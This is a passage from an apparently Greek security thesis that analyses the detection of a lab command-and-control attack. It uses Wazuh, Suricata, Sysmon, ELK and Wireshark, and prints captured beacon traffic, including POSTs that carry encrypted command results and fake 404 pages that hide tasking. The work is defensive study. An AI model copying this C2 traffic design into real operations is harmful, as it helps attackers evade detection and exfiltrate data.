
Ο λόγος για τον οποίο αλλάζουν συχνά οι τιμές είναι για να υπάρχει ποικιλία κατά το στάδιο της ανάλυσης και ανίχνευσης της επίθεσης. Μετά από 30 λεπτά τερματίζεται το session (*Εικόνα 226*).



Εικόνα 226. Τερματισμός του Session


7.1.3 Ανίχνευση

Αρχικά, αποτυπώνοντας χάρη στο Kibana τα alerts που συλλέχθηκαν μέσω των Wazuh Agents, προκύπτει το παρακάτω αποτέλεσμα (*Εικόνα 227*). Δεδομένου ότι η ανάλυση 13.383 συμβάντων δεν είναι εφικτή, χρησιμοποιούνται ορισμένα φίλτρα, που συμβάλλουν στη μείωση του όγκου των συμβάντων και περιορίζουν την ανάλυση στα σημαντικότερα εξ' αυτών.




Εικόνα 227. Wazuh Alerts

Χρησιμοποιώντας το φίλτρο suricata, αποτυπώνονται τα 12.749 alerts που συλλέχθηκαν από το Suricata (*Εικόνα 228*).




Εικόνα 228. Suricata Alerts

Στα παραπάνω alerts, παρατηρείται συχνή χρήση ενός συγκεκριμένου user agent στα HTTP requests. Ο συγκεκριμένος user agent έχει επιλεγεί από τον επιτιθέμενο στον προσαρμοσμένο listener που δημιούργησε. Αν χρησιμοποιηθεί ως φίλτρο, ο συνολικός αριθμός των συμβάντων μειώνεται σε 706 (*Εικόνα 229*).




Εικόνα 229. Χρήση Συγκεκριμένου User Agent ως Φίλτρο

Επιπλέον, το ίδιο ισχύει και για την IP διεύθυνση 192.168.1.8 (C2 server), η οποία χρησιμοποιείται συχνά ως διεύθυνση προορισμού. Αν προστεθεί ως φίλτρο ο συνολικός αριθμός των συμβάντων μειώνεται σε 377 (*Εικόνα 230*).



Εικόνα 230. Χρήση Συγκεκριμένης IP Διεύθυνσης ως Φίλτρο

Στην *Εικόνα 231* παρουσιάζονται τα 377 συμβάντα και ταυτόχρονα στα κόκκινα πλαίσια αποτυπώνονται οι αντίστοιχες τιμές των delay και jitter. Ο λόγος για τον οποίο άλλαζαν οι συγκεκριμένες τιμές καθ' όλη τη διάρκεια της επίθεσης, είναι για να τονιστεί η σημασία τους στην ανίχνευση μίας επίθεσης. Όπως είναι προφανές, μικρές τιμές delay οδηγούν σε περισσότερα συμβάντα, καθώς το θύμα πραγματοποιεί αρκετά συχνά callbacks στον C2 server.




Εικόνα 231. Αντιστοίχιση Συμβάντων με τις Τιμές Delay και Jitter

Αν από τις τέσσερις ώρες που διήρκησε συνολικά η επίθεση, γίνει εστίαση σε ένα τυχαίο χρονικό διάστημα (π.χ., 08:20 με 08:55), παρατηρούνται συμβάντα κάθε ένα λεπτό (*Εικόνα 232*). Επιπλέον, αν η συμπεριφορά αυτή συσχετιστεί και με άλλα ύποπτα χαρακτηριστικά τότε μπορεί πολύ εύκολα να κατηγοριοποιηθεί ως beaconing.


Εικόνα 232. Συμβάντα Κάθε Ένα Λεπτό

Σε πλήρη αντιστοιχία με πριν, χρησιμοποιώντας το φίλτρο syslog, αποτυπώνονται τα 57 alerts που συλλέχθηκαν από το Sysmon (*Εικόνα 233*).




Εικόνα 233. Sysmon Alerts

Το πρώτο σημαντικό συμβάν σχετίζεται με τη δημιουργία ενός thread σε μία remote διεργασία (Sysmon Event ID 8 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 234*).




Εικόνα 234. Sysmon Event ID 8

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 235*).




Εικόνα 235. ELK Stack - Sysmon Event ID 8

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 236*).




Εικόνα 236. ELK Stack - Sysmon Event ID 8 Detailed

Το δεύτερο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας TCP σύνδεσης του host με τον επιτιθέμενο (Sysmon Event ID 3 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 237*).




Εικόνα 237. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 238*).




Εικόνα 238. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 239*).




Εικόνα 239. ELK Stack - Sysmon Event ID 3 Detailed

Το τρίτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας διεργασίας και πιο συγκεκριμένα με την εκτέλεση του .hta αρχείου μέσω PowerShell (Sysmon Event ID 1 - *Κεφάλαιο 5.7).* Το εν λόγω συμβάν σχετίζεται με το Privilege Escalation που υλοποιήθηκε στο *Κεφάλαιο 7.1.2* (UAC bypass). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 240*).




Εικόνα 240. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 241*).




Εικόνα 241. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (Εικόνα 242).




Εικόνα 242. ELK Stack - Sysmon Event ID 1 - Detailed

Από την ανάλυση του .pcapng αρχείου μέσω του Wireshark προκύπτουν τα παρακάτω αποτελέσματα. Αρχικά, παρατηρούνται τα HTTP request του θύματος στον C2 server στα URLs index και default. Η τιμή id παραμένει ίδια καθ' όλη την επικοινωνία δεδομένου ότι χρησιμοποιείται για να προσδιορίσει μοναδικά το θύμα που συνδέεται πίσω στον C2 server. Στην *Εικόνα 243* τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 10 δευτερόλεπτα (10 δευτερόλεπτα delay και 2% jitter).



Εικόνα 243. Callbacks Κάθε 10 Δευτερόλεπτα

Αντίστοιχα, στην *Εικόνα 244*, τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 60 δευτερόλεπτα (60 δευτερόλεπτα delay και 1% jitter).



107… 2h 48m 40.842137s	192.168.65.159	192.168.1.8	TCP	54 56046 → 80 [ACK] Seq=205 Ack=486 Win=63755 Len=0
107… 2h 49m 40.745093s	192.168.65.159	192.168.1.8	HTTP	234 GET /index.html?id=8dc84ef7d3 HTTP/1.1
107… 2h 49m 40.745364s	192.168.1.8	192.168.65.159	TCP	60 80 → 56046 [ACK] Seq=486 Ack=385 Win=64240 Len=0
107… 2h 49m 40.793052s	192.168.1.8	192.168.65.159	HTTP	539 HTTP/1.1 200 OK (text/plain)
107… 2h 49m 40.893067s	192.168.1.8	192.168.65.159	TCP	539 [TCP Retransmission] 80 → 56046 [PSH, ACK] Seq=48
107… 2h 49m 40.893108s	192.168.65.159	192.168.1.8	TCP	54 56046 → 80 [ACK] Seq=385 Ack=971 Win=63270 Len=0
108… 2h 50m 40.799700s	192.168.65.159	192.168.1.8	HTTP	236 GET /default.html?id=8dc84ef7d3 HTTP/1.1
108… 2h 50m 40.800032s	192.168.1.8	192.168.65.159	TCP	60 80 → 56046 [ACK] Seq=971 Ack=567 Win=64240 Len=0
108… 2h 50m 40.824207s	192.168.1.8	192.168.65.159	HTTP	539 HTTP/1.1 200 OK (text/plain)
108… 2h 50m 40.924225s	192.168.1.8	192.168.65.159	TCP	539 [TCP Retransmission] 80 → 56046 [PSH, ACK] Seq=97
108… 2h 50m 40.924278s	192.168.65.159	192.168.1.8	TCP	54 56046 → 80 [ACK] Seq=567 Ack=1456 Win=62785 Len=0
108… 2h 51m 40.828737s	192.168.65.159	192.168.1.8	HTTP	234 GET /index.html?id=8dc84ef7d3 HTTP/1.1
108… 2h 51m 40.829002s	192.168.1.8	192.168.65.159	TCP	60 80 → 56046 [ACK] Seq=1456 Ack=747 Win=64240 Len=0

Εικόνα 244. Callbacks Κάθε 60 Δευτερόλεπτα

Επιπλέον, στην *Εικόνα 245* τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 120 δευτερόλεπτα (120 δευτερόλεπτα delay και 0% jitter).

123… 3h 11m 41.789747s	192.168.1.8	192.168.65.159	HTTP	79 HTTP/1.1 100 Continue
123… 3h 11m 41.789823s	192.168.65.159	192.168.1.8	HTTP	392 POST /default.html?id=8dc84ef7d3 HTTP/1.1
123… 3h 11m 41.790023s	192.168.1.8	192.168.65.159	TCP	60 80 → 62737 [ACK] Seq=26 Ack=589 Win=64240 Len=0
123… 3h 11m 41.973245s	192.168.1.8	192.168.65.159	HTTP	539 HTTP/1.1 200 OK (text/plain)
123… 3h 11m 42.067480s	192.168.65.159	192.168.1.8	TCP	54 62737 → 80 [ACK] Seq=589 Ack=511 Win=63730 Len=0
123… 3h 13m 22.003419s	192.168.65.159	192.168.1.8	TCP	54 62737 → 80 [FIN, ACK] Seq=589 Ack=511 Win=63730 Len=0
123… 3h 13m 22.003676s	192.168.1.8	192.168.65.159	TCP	60 80 → 62737 [ACK] Seq=511 Ack=590 Win=64239 Len=0
123… 3h 13m 22.004235s	192.168.1.8	192.168.65.159	TCP	60 80 → 62737 [FIN, PSH, ACK] Seq=511 Ack=590 Win=64239 Le
123… 3h 13m 22.004259s	192.168.65.159	192.168.1.8	TCP	54 62737 → 80 [ACK] Seq=590 Ack=512 Win=63730 Len=0


Εικόνα 245. Callbacks Κάθε 120 Δευτερόλεπτα

Τέλος, στην *Εικόνα 246* τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 240 δευτερόλεπτα (240 δευτερόλεπτα delay και 0% jitter).

143… 3h 51m 23.460103s	192.168.1.8	192.168.65.159	TCP	60 80 → 59465 [FIN, PSH, ACK] Seq=486 Ack=208 Win=64
143… 3h 51m 23.460128s	192.168.65.159	192.168.1.8	TCP	54 59465 → 80 [ACK] Seq=208 Ack=487 Win=63755 Len=0
144… 3h 55m 23.536842s	192.168.65.159	192.168.1.8	TCP	54 56385 → 80 [FIN, ACK] Seq=207 Ack=486 Win=63755 L
144… 3h 55m 23.537158s	192.168.1.8	192.168.65.159	TCP	60 80 → 56385 [ACK] Seq=486 Ack=208 Win=64239 Len=0
144… 3h 55m 23.548778s	192.168.1.8	192.168.65.159	TCP	60 80 → 56385 [FIN, PSH, ACK] Seq=486 Ack=208 Win=64
144… 3h 55m 23.548814s	192.168.65.159	192.168.1.8	TCP	54 56385 → 80 [ACK] Seq=208 Ack=487 Win=63755 Len=0
176… 3h 59m 23.688531s	192.168.65.159	192.168.1.8	TCP	54 58009 → 80 [FIN, ACK] Seq=205 Ack=486 Win=63755 L
176… 3h 59m 23.688836s	192.168.1.8	192.168.65.159	TCP	60 80 → 58009 [ACK] Seq=486 Ack=206 Win=64239 Len=0

Εικόνα 246. Callbacks Κάθε 240 Δευτερόλεπτα

Αν ακολουθηθεί ένα τυχαίο TCP stream προκύπτουν τα ακόλουθα (*Εικόνα 247*).



Εικόνα 247. Τυχαίο TCP Stream

Η Εικόνα 248 παρουσιάζει ένα GET request από το θύμα (callback) στον C2 sever. Όπως έχει ήδη τονιστεί για κάθε θύμα χρησιμοποιείται μοναδικό id στο GET request.

```
GET /index.html?id=e684ad050e HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36
Host: 192.168.1.8
```

Εικόνα 248. HTTP GET Request

Ακολουθεί η απάντηση του C2 server (*Εικόνα 249*). Η απάντηση δεν περιέχει τίποτα παραπάνω από το μήνυμα 404 Not Found (το error_id είναι κενό). Επομένως, με αυτόν τον τρόπο απλά διατηρείται ενεργή η σύνδεση του θύματος με τον C2 server.

```
HTTP/1.1 200 OK
Date: Sat, 25 Sep 2021 13:01:57 GMT
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8
Transfer-Encoding: chunked

143
<html>
    <head>
        <title>404 Not Found</title>
    </head>
    <body>
                        <div class="container">
            <div class="error-template">
                <h1>404 Not Found</h1>
            </div>
            <div class="error-code">
                <h3>errror_id:</h3>
            </div>
                        </div>
    </body>
</html>
0
```

Εικόνα 249. HTTP Get Response

Αντίστοιχα, στο παρακάτω σημείο της επικοινωνίας παρουσιάζεται ένα POST request και η αντίστοιχη απάντηση του C2 server (*Εικόνα 250*). Το θύμα μέσω της παραμέτρου session μεταφέρει δεδομένα (π.χ., αποτελέσματα εκτέλεσης εντολών) πίσω στον C2 server.

```
POST /index.html?id=e684ad050e HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36
Host: 192.168.1.8
Content-Length: 310
Expect: 100-continue

HTTP/1.1 100 Continue

id=1eby2on47ab27&session=eyJBTk9USEVSSUQiOiJlNjg0YWQwNTBlIiwiVHlwZSI6MCwiTWV0YSI6IjgxYzlkNTIxOGIiLCJJViI6IlF
hWVR1ZzJ5ZGorbHIvcDZwcWVrY1E9PSIsIkVuY01zZyI6IkdMSnZqT0lEL3hQSzFXdlJtTlZRVFpaTE9QMS9BUXVLZnJ4VzRXeXVKcUE9Iiw
iSE1BQyI6InZnUHFlQURwMXRGVjF2V2ZJQjZoNnhDMnlMTnVMRFdzUnc3cWNwbWMwOWM9In0=&content=bea23h17bcvaHTTP/1.1 200
OK
Date: Sat, 25 Sep 2021 13:05:38 GMT
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8
Transfer-Encoding: chunked

143
<html>
    <head>
        <title>404 Not Found</title>
    </head>
    <body>
                        <div class="container">
            <div class="error-template">
                <h1>404 Not Found</h1>
            </div>
```

Εικόνα 250. HTTP POST Request και Response

Επιπλέον, στην προκειμένη περίπτωση η απάντηση του C2 server βρίσκεται στην τιμή error_id (*Εικόνα 251*). Όπως έχει ήδη παρουσιαστεί σε προηγούμενο κεφάλαιο, πραγματοποιώντας base64 decode και στη συνέχεια αποκρυπτογράφηση του κρυπτογραφημένου μηνύματος, προκύπτει η νέα εντολή που θα πρέπει να εκτελέσει το θύμα.


```
<h3>errror_id:eyJBTk9USEVSSUQiOiJlNjg0YWQwNTBlIiwiVHlwZSI6MSwiTWV0YSI6IiIsIklWIjoibDd0eUt2Zz
NwVURjZEJudEtjV3grdz09IiwiRW5jTXNnIjoiZTNiZXZLWWw0VjU1cEZvVG5XM29RTjVXTjhiYTZHMVVIQ0pmK2RFYllBNTJQTE5Kd0FQOE
EveVJlWXhPd1QzYTRUdXFGQ3hacjBra1gra1lCdXN6Z1pEY1k1NUFKRWlJT1J2RWJlY25UUlVrdURDT0kxTlFrK2FWa0pTZjlORlVCYi85YW
V6M1lkcGtEc25udjFtSGlJV2lIN2xCTFNTN0dUUk12dTl6cGo1KzNsM0pFYnBSWWZwa2pKZWZXWGVpWEt1UU4xUUUyREZOd2U4MngxTWJVc1
ZncUJJSzhnNFFwQm1GMDI1Zit4SFRoeGFRdmVzZHd5VFNKTkdrVEtYSXdYNDRYcUJjS2ZRYnNzM1NsdFFXekRPY1ozclFBMUVOU0tsQnhQbm
VPUm1oRmJaNjJTUndmUXVhcTN6dHoxOVc2SEw4U0k3eCtNUjBIaHQ3VHY0QU9qYW9JNElDSFJEdTZBOXJLWkR2dHJZPSIsIkhNQUMiOiJxRW
xRMnNPVEw3ajc1cEVPM2F0U29DZlU0Q2RqR1h1aTNoaTdaZTJkY2dvPSJ9</h3>
```


Εικόνα 251. Απάντηση του C2 Server

